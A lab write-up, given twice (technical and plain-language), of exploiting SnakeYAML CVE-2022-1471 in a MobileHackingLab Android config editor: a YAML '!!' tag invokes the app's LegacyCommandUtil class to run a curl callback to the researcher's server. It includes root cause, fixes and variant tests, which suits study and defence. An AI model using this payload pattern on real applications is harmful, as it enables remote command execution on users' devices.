CVE-2022–1471: Achieving RCE on Android with SnakeYAML via Custom Gadget Chains
The Android app deserialises YAML files with SnakeYAML's unsafe load method, allowing an attacker to supply a crafted YAML file that instantiates a custom class which executes operating system commands. An attacker could achieve remote code execution when the victim loads the malicious file.
 Published on osintteam.blog
Android
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context

The target is an Android application built as a lab exercise on MobileHackingLab. The app is an editor for configuration files: on first launch it requests storage read permissions and then lands on an Editor interface with two functions, Load (read and parse a configuration file for editing) and Save (write the modified configuration back out).

The vulnerability class is CVE-2022-1471: SnakeYAML before 2.x deserialises YAML into a live Java object when Yaml.load() is called on untrusted input, and because the target type is the generic Object, any class on the classpath can be instantiated. The write-up's contribution is that the usual Java SE gadget chains do not work on Android, so a custom gadget chain had to be found inside the app's own code.
Setup

The researcher worked from the decompiled application source. The app requests read/write permissions for external storage and uses a single-activity architecture (MainActivity). The AndroidManifest.xml defines <data> tags handling file, http and https schemes alongside an explicit application/yaml MIME type, indicating support for deep linking.
A web server was running to receive the callback from the device. The report does not name the decompiler or any tool versions.
Finding it

Not all file formats are accepted by the editor: YAML and TXT files can be opened, but XML files throw errors. The stack trace from the XML error reveals that SnakeYAML is used for parsing, which is confirmed by its import in MainActivity.

Reviewing the decompiled source shows SnakeYAML imported directly within MainActivity.
MainActivity and the button listeners
Beyond the standard storage permission handlers, setButtonListeners() defines the onClick event logic for the Load and Save actions.

Inside setButtonListeners(), the app initialises an ActivityResultLauncher using ActivityResultContracts.GetContent() rather than the standard StartActivityForResult. ActivityResultLauncher is the modern API for launching an activity and expecting a result; this implementation delegates file selection directly to the system document picker.
Load path
Clicking Load executes setButtonListeners$lambda$4, invoking GetContent() to prompt the user for a file. Once a document is selected, the system returns its Uri payload to setButtonListeners$lambda$3 for processing.

Examining setButtonListeners$lambda$4, the Load handler invokes getContent.launch("*/*"). Passing */* as the MIME type opens the system picker without input filtering, so any file format can be selected.


Upon file selection, getContent() passes the returned Uri to setButtonListeners$lambda$3, which immediately forwards the payload to loadYaml() for processing.
Inside loadYaml(), the app opens the Uri via ParcelFileDescriptor and processes the stream using Yaml.load(). This deserialises the input into a live Java object before re-serialising it back into a string via Yaml.dump() to display in the main contentArea.

That Yaml.load() call on attacker-controlled bytes is the sink.
Save path
The Save button mirrors this architecture using ActivityResultContracts.CreateDocument(). Clicking Save triggers setButtonListeners$lambda$7, launching the picker to create a file. Once a destination is specified, the system returns a target Uri to setButtonListeners$lambda$6 for output processing.

Inspecting setButtonListeners$lambda$7, the handler simply invokes createDocument.launch() to present the user with the native file creation interface.

Once a target destination is chosen, createDocument() passes the newly generated Uri to setButtonListeners$lambda$6, which forwards the file reference to saveYaml() to handle the write operation.


Inside saveYaml(), the app opens a write stream to the specified Uri and writes the string content from the contentArea textbox directly to disk. That completes the core application workflows.
Exploitation
Step 1: understand the deserialisation primitive
CVE-2022-1471 is an RCE vulnerability in SnakeYAML before 2.x in how it loads a YAML file. When a YAML file is loaded with Yaml.load(user input), it is converted into a Java Object.class, the supertype of all objects. Because of the generic Object type, any object can be used, which can lead to RCE via deserialisation.
SnakeYAML uses the !! tag prefix to explicitly define Java class types during deserialisation. For example, !!str forces the parser to cast a value as a string regardless of native type inference (numbers or booleans, for instance).

The !!java.* or !!javax.* types are dangerous with untrusted YAML: they specify which class a YAML node should be deserialised into. The report's example tells SnakeYAML to create a Java Date object:
!!java.util.Date 2025-06-12T11:00:00Z
Step 2: try the public payload and watch it fail
Most write-ups on the internet suggest a payload for a GET request PoC:

A standard Java SE payload such as ScriptEngineManager yields a ClassNotFoundException. Android's SDK lacks these native Java SE classes, so code execution depends on finding alternative gadget chains within the app's imported libraries.

Step 3: find a gadget in the app's own code

Going through the application source reveals a custom utility class, LegacyCommandUtil. It contains a method that accepts a string parameter and directly invokes Runtime.getRuntime().exec(). Because this method executes arbitrary operating system commands without sanitisation, it is the reachable sink for the attack chain.
Step 4: confirm the app can reach the network

Before using a callback, the app must have permission to make network requests. The manifest grants the INTERNET permission, which allows the app to make and receive network requests.
Step 5: craft and deliver the payload

The custom YAML payload uses the !! explicit tag notation to trigger LegacyCommandUtil. Passing an OS command string (such as curl) as an argument forces Runtime.getRuntime().exec() to run the payload when the file is loaded:
!!com.mobilehackinglab.configeditory.LegacyCommandUtil ["curl http://192.168.x.x/"]
The tag names the gadget class, and the sequence supplies the single string argument that LegacyCommandUtil passes to Runtime.getRuntime().exec(). The payload executes when the file is loaded.
Step 6: observe the callback
With the web server running, the curl request arrives from the Android device.

The access log entry shows the curl request arriving from the Android device.
Root cause
loadYaml() calls Yaml.load() on a stream taken from a user-selected Uri, and the picker is launched with getContent.launch("*/*"), so there is no filtering of what the user can open. SnakeYAML's default behaviour resolves !! tags to arbitrary classes, and the app's own LegacyCommandUtil class provides a method that reaches Runtime.getRuntime().exec() with an unsanitised string. The combination of an unrestricted deserialisation sink and a command-execution gadget on the classpath is what turns a parser call into RCE.
The report does not describe any additional defence in the app, such as a SafeConstructor or a class allowlist, that would have blocked the tag resolution.
Impact
An attacker who can get a crafted YAML file opened through the app's Load flow achieves code execution in the context of the app. The report demonstrates this with a curl callback to an attacker-controlled server, which requires the INTERNET permission that the app holds.
Fix
The general remedy for CVE-2022-1471 is to upgrade SnakeYAML to a version that does not resolve arbitrary !! tags by default, or to load with a SafeConstructor or an explicit class allowlist so that only expected types are instantiated. Removing or restricting the LegacyCommandUtil gadget would also break this particular chain.
Variants to test
- Other
!!-reachable classes in the app or its libraries. Grep the decompiled sources for classes with constructors or setters that callRuntime.exec,ProcessBuilder, reflection or file APIs. A positive result is a!!fully.qualified.Class ["arg"]payload that produces a callback or a visible side effect when the file is loaded. - Other file entry points. Any activity, deep link or share target that feeds a stream into
Yaml.load()is a candidate. A positive result is the same callback arriving when the file is delivered through that route instead of the picker. - MIME type restrictions. Where a picker is launched with a narrower type than
*/*, check whether the restriction can be bypassed by renaming the file or by supplying a content providerUridirectly. A positive result is the malicious YAML being parsed despite the declared filter. - Deep link delivery. The manifest here declares
file,httpandhttpsschemes and anapplication/yamlMIME type. Test whether a deep link can hand aUrito the load path without user selection. A positive result is execution triggered by opening a link. - Save path abuse. The
saveYaml()write uses a user-chosenUri; test whether a crafted destination can overwrite files the app can reach. A positive result is content written outside the intended document location.
Certification

The full technical write-up and working exploit payload were submitted to MobileHackingLab. A few days later the team validated the vulnerability report and issued a completion certificate.

What happened, in plain words
A security researcher took apart a small Android app, a practice app built for a learning platform called MobileHackingLab. The app opens and edits configuration files: text files that hold settings for a program. On first launch it asks for permission to read storage, then shows an Editor screen with two buttons, Load (open a configuration file so you can edit it) and Save (write the edited configuration back out).
The researcher found that when the app opens a file, it hands the contents to a third-party library called SnakeYAML, which turns YAML text into live Java objects inside the app. That library has a known flaw, catalogued as CVE-2022-1471: if the YAML text names a Java class, the library will happily create an object of that class. The researcher then found a class inside the app itself, LegacyCommandUtil, whose method runs operating system commands. Putting the two together, a crafted YAML file makes the app run a command of the attacker's choosing. That is remote code execution, or RCE: an attacker gets their own instructions running on someone else's device.
The interesting part is that the usual public payloads for this flaw do not work on Android, so the researcher had to build a custom chain out of the app's own code. The proof was a curl request arriving at a web server, sent by the app on the Android device.
The app and the flaw
The app uses a vulnerable third-party configuration library, and that library is what allows RCE. By controlling how the app interacts with this component, an attacker can trigger the flaw and get full code execution.
On first launch the app requests storage read permissions before landing on the primary Editor interface. The Editor exposes two main functions: Load (to read and parse configuration files for editing) and Save (to write out the modified configuration).
A few things stood out straight away. Not all file formats are accepted: YAML and TXT files can be opened, but XML files throw errors. The error's stack trace (the list of internal function calls a program prints when it crashes) reveals that SnakeYAML is used for parsing, and that is confirmed by its import in MainActivity.
Invalid YAML file error
What YAML and SnakeYAML are
YAML is a plain-text format for writing structured data, often used for configuration. It looks a bit like a shopping list with indentation instead of brackets. SnakeYAML is a Java library that reads YAML text and turns it into Java objects the program can use. The flaw is in how it does that turning: it can be told, inside the YAML itself, which Java class to build.
Reading the source code
Reviewing the decompiled source (the app's compiled code turned back into readable form) reveals SnakeYAML imported directly within MainActivity.
SnakeYAML imported to Activity code
Analysing AndroidManifest.xml reveals read/write permissions for external storage alongside a single-activity architecture (MainActivity). The manifest is the file every Android app carries that declares what it is allowed to do and how it can be started. It defines <data> tags handling file, http, and https schemes alongside an explicit application/yaml MIME type, indicating support for deep linking. A deep link is a web-style address that opens a specific screen inside an app, the way a link opens a page in a browser; a MIME type is the label that says what kind of file something is, such as application/yaml for YAML.
AndroidManifest.xml file
MainActivity
Inspecting MainActivity, beyond standard storage permission handlers, the setButtonListeners() method defines the onClick event logic for the Load and Save actions. In plain terms, this is the code that says what happens when each button is tapped.
setButtonListeners() method contains handlers for the two button clicks
Inside setButtonListeners(), the application initialises an ActivityResultLauncher using ActivityResultContracts.GetContent() rather than the standard StartActivityForResult. ActivityResultLauncher is commonly known for launching an activity that we expect a result from. This implementation delegates file selection directly to the system document picker, the same kind of file chooser you see on a phone when an app asks you to pick a document.
The Load button
Clicking Load executes setButtonListeners$lambda$4, invoking GetContent() to prompt the user for a file. Once a document is selected, the system returns its Uri payload to setButtonListeners$lambda$3 for processing. A Uri is simply an address for a piece of content, like a file path but more general.
Load Button click invokes setButtonListeners$lambda$4()
All file types can be loaded
Examining setButtonListeners$lambda$4, the Load handler invokes getContent.launch("*/*"). Passing */* as the MIME type opens the system picker without input filtering, allowing any file format to be selected. Think of */* as telling the file chooser "show me everything", rather than "show me only pictures".
setButtonListeners$lambda$4() also invokes the getContent()
Upon file selection, getContent() passes the returned Uri to setButtonListeners$lambda$3, which immediately forwards the payload to loadYaml() for processing.
setButtonListeners$lambda$3() invokes loadYaml()
Inside loadYaml(), the application opens the Uri via ParcelFileDescriptor and processes the stream using Yaml.load(). This deserialises the input into a live Java object before re-serialising it back into a string via Yaml.dump() to display in the main contentArea.
loadYaml() insecurely deserializes YAML input with Yaml.load()
Two words matter here. Deserialisation is turning stored text back into live objects in memory, the reverse of saving an object as text. Yaml.load() is the exact line where untrusted text becomes live objects, and that is the dangerous step.
The Save button
Returning to setButtonListeners(), the Save button mirrors this architecture using ActivityResultContracts.CreateDocument(). Clicking Save triggers setButtonListeners$lambda$7, launching the picker to create a file. Once a destination is specified, the system returns a target Uri to setButtonListeners$lambda$6 for output processing.
Save Button click invokes setButtonListeners$lambda$7()
Inspecting setButtonListeners$lambda$7, the handler simply invokes createDocument.launch() to present the user with the native file creation interface.
setButtonListeners$lambda$7() also invokes the createDocument() method
Once a target destination is chosen, createDocument() passes the newly generated Uri to setButtonListeners$lambda$6, which forwards the file reference to saveYaml() to handle the write operation.
setButtonListeners$lamda$6() invokes the saveYaml() method
Inside saveYaml(), the app opens a write stream to the specified Uri and writes the string content from the contentArea textbox directly to disk. This completes the core application workflows.
saveYaml() writes the contentArea into a new file
The vulnerability, CVE-2022-1471
CVE-2022-1471 is an RCE vulnerability in SnakeYAML before 2.x in how it loads a YAML file. A CVE is a public catalogue number for a known security flaw, so people can refer to the same bug unambiguously. When a YAML file is loaded with Yaml.load(user input), it is converted into a Java Object.class, which is a supertype of all objects. Because of the generic Object type, any object can be used, which can lead to RCE via deserialisation.
A useful comparison: imagine a form that asks "what should I build?" and accepts any answer at all, including "a working coffee machine". Because the app does not restrict the answer to a short list of safe things, the YAML can ask for a class that does something powerful.
SnakeYAML uses the !! tag prefix to explicitly define Java class types during deserialisation. For example, !!str forces the parser to cast a value as a string regardless of native type inference (numbers or booleans, for instance).
The !!java.* or !!javax.* types are dangerous types that should not be used with untrusted YAML. They specify which class a YAML node should be deserialised into. The example below tells SnakeYAML to create a Java Data Object:
!!java.util.Date 2025-06-12T11:00:00Z
Line by line: !! is the marker that says "the next word is a Java class name, not ordinary text". java.util.Date is the class being requested, a standard Java class for dates. 2025-06-12T11:00:00Z is the value handed to that class, a timestamp. So the whole line means "build me a java.util.Date object holding this moment in time".
Trying the public payload
On the internet, most write-ups ask you to use this payload for a GET request PoC:
Non-working payload
A standard Java SE payload like ScriptEngineManager yields a ClassNotFoundException. Java SE is the standard, desktop-style edition of Java; Android's SDK lacks these native Java SE classes, so achieving code execution depends on identifying alternative gadget chains within the app's imported libraries. A gadget chain is a sequence of existing code pieces, each harmless on its own, that together do something the author never intended. ClassNotFoundException is Java saying "I do not have that class here".
ScriptEngineManger Class not Found error
Finding a gadget in the app's own code
Going through the application source code reveals a custom utility class, LegacyCommandUtil. This class contains a method that accepts a string parameter and directly invokes Runtime.getRuntime().exec(). Because this method executes arbitrary operating system commands without sanitisation, it serves as the reachable sink for our attack chain. A sink is the final dangerous operation the attacker wants to reach; Runtime.getRuntime().exec() is Java's way of running a system command, like typing a command into a terminal.
LegacyCommandUtil gadget
But before that we need to make sure the vulnerable app has permissions to make network requests. The plan is to have the app call back to a server, and that only works if the app is allowed on the network.
INTERNET permission allows the app to make and receive network requests
Crafting the exploit
We can now craft a custom YAML payload that uses the !! explicit tag notation to trigger LegacyCommandUtil. Passing an OS command string (such as curl) as an argument forces Runtime.getRuntime().exec() to execute our payload upon file loading.
!!com.mobilehackinglab.configeditory.LegacyCommandUtil ["curl http://192.168.x.x/"]
Line by line: !! again says "the next word is a class name". com.mobilehackinglab.configeditory.LegacyCommandUtil is the app's own class, the gadget found in the source. The square brackets hold a list, and the list has one item, the string "curl http://192.168.x.x/". curl is a command-line tool that fetches a URL. So the line means "build a LegacyCommandUtil object, giving it this one string as its argument", and that class invokes Runtime.getRuntime().exec(), which runs it as a system command. The address is a placeholder for the researcher's own server.
Running the Exploit
With our web server running, we get the curl request coming from the Android device.
Web Server access logs
The access log entry shows the curl request arriving from the Android device.
Why it works
loadYaml() calls Yaml.load() on a stream taken from a user-selected Uri, and the picker is launched with getContent.launch("*/*"), so nothing filters what the user can open. SnakeYAML's default behaviour resolves !! tags to arbitrary classes, and the app's own LegacyCommandUtil class provides a path that reaches Runtime.getRuntime().exec() with an unsanitised string. An unrestricted deserialisation sink plus a command-execution gadget on the classpath is what turns a parser call into RCE. The report does not describe any additional defence in the app, such as a SafeConstructor or a class allowlist, that would have blocked the tag resolution.
What an attacker gets
An attacker who can get a crafted YAML file opened through the app's Load flow achieves code execution in the context of the app. The report demonstrates this with a curl callback to an attacker-controlled server, which requires the INTERNET permission that the app holds. The report does not state what data or privileges the app process holds beyond that, nor does it describe a remote delivery path; the demonstrated precondition is that the victim selects the malicious file in the picker.
How to fix it
The general remedy for CVE-2022-1471 is to upgrade SnakeYAML to a version that does not resolve arbitrary !! tags by default, or to load with a SafeConstructor or an explicit class allowlist so that only expected types are instantiated. Removing or restricting the LegacyCommandUtil gadget would also break this particular chain.
Other things worth testing
- Other
!!-reachable classes in the app or its libraries. Grep the decompiled sources for classes with constructors or setters that callRuntime.exec,ProcessBuilder, reflection or file APIs. A positive result is a!!fully.qualified.Class ["arg"]payload that produces a callback or a visible side effect when the file is loaded. - Other file entry points. Any activity, deep link or share target that feeds a stream into
Yaml.load()is a candidate. A positive result is the same callback arriving when the file is delivered through that route instead of the picker. - MIME type restrictions. Where a picker is launched with a narrower type than
*/*, check whether the restriction can be bypassed by renaming the file or by supplying a content providerUridirectly. A positive result is the malicious YAML being parsed despite the declared filter. - Deep link delivery. The manifest here declares
file,httpandhttpsschemes and anapplication/yamlMIME type. Test whether a deep link can hand aUrito the load path without user selection. A positive result is execution triggered by opening a link. - Save path abuse. The
saveYaml()write uses a user-chosenUri; test whether a crafted destination can overwrite files the app can reach. A positive result is content written outside the intended document location.
Certification
The full technical write-up and working exploit payload were submitted to MobileHackingLab. A few days later the team validated the vulnerability report and issued a completion certificate.
Glossary
- Activity: a single screen in an Android app, such as the Editor screen.
- ActivityResultLauncher: an Android helper that opens another screen and waits for a result, such as a chosen file.
- AndroidManifest.xml: the file in every Android app that declares its permissions, screens and link handling.
- API: a defined way for one piece of software to talk to another; here, the Android interfaces the app calls to open and save files.
- Callback: a request sent back to a server the attacker controls, used as proof that code ran.
- Class: a blueprint in Java for an object, bundling data and the code that works on it.
- ClassNotFoundException: a Java error meaning the requested class does not exist in that environment.
- Classpath: the set of classes available to a running Java program.
- Configuration file: a text file holding settings that a program reads.
- CVE: a public catalogue number for a known security vulnerability.
- CVE-2022-1471: the identifier for the SnakeYAML deserialisation flaw described here.
- curl: a command-line tool that fetches a URL.
- Deep link: a web-style address that opens a specific screen inside an app.
- Deserialisation: turning stored text or bytes back into live objects in memory.
- Gadget chain: a sequence of existing code pieces that together perform an unintended action.
- GET request: a basic web request that asks a server for a resource.
- INTERNET permission: the Android permission that lets an app make and receive network requests.
- Java SE: the standard, desktop-style edition of Java, which Android does not fully include.
- Lambda: an unnamed function in Java, often shown in decompiled code as
lambda$N. - MIME type: a label saying what kind of file something is, such as
application/yaml. - MobileHackingLab: the learning platform that hosted this practice app.
- Object: the root Java type that every other class inherits from.
- ParcelFileDescriptor: an Android handle to an open file, used to read or write it.
- Payload: the crafted input an attacker delivers to trigger a flaw.
- Permission: an Android declaration that lets an app use a capability such as storage or the network.
- PoC: proof of concept, a minimal demonstration that a flaw is real.
- RCE (remote code execution): running an attacker's own instructions on someone else's device.
- Runtime.getRuntime().exec(): the Java call that runs an operating system command.
- SafeConstructor: a SnakeYAML mode that refuses to build arbitrary classes from tags.
- Serialisation: turning live objects into stored text or bytes.
- Sink: the final dangerous operation an attacker wants to reach.
- SnakeYAML: a Java library that reads and writes YAML.
- Stack trace: the list of internal function calls a program prints when it crashes.
- Tag (
!!): a YAML marker that names a Java class to build during deserialisation. - Uri: a general address for a piece of content, such as a file.
- Vulnerability: a weakness in software that an attacker can abuse.
- YAML: a plain-text format for structured data, often used for configuration.
*/*: a wildcard MIME type meaning "any file type".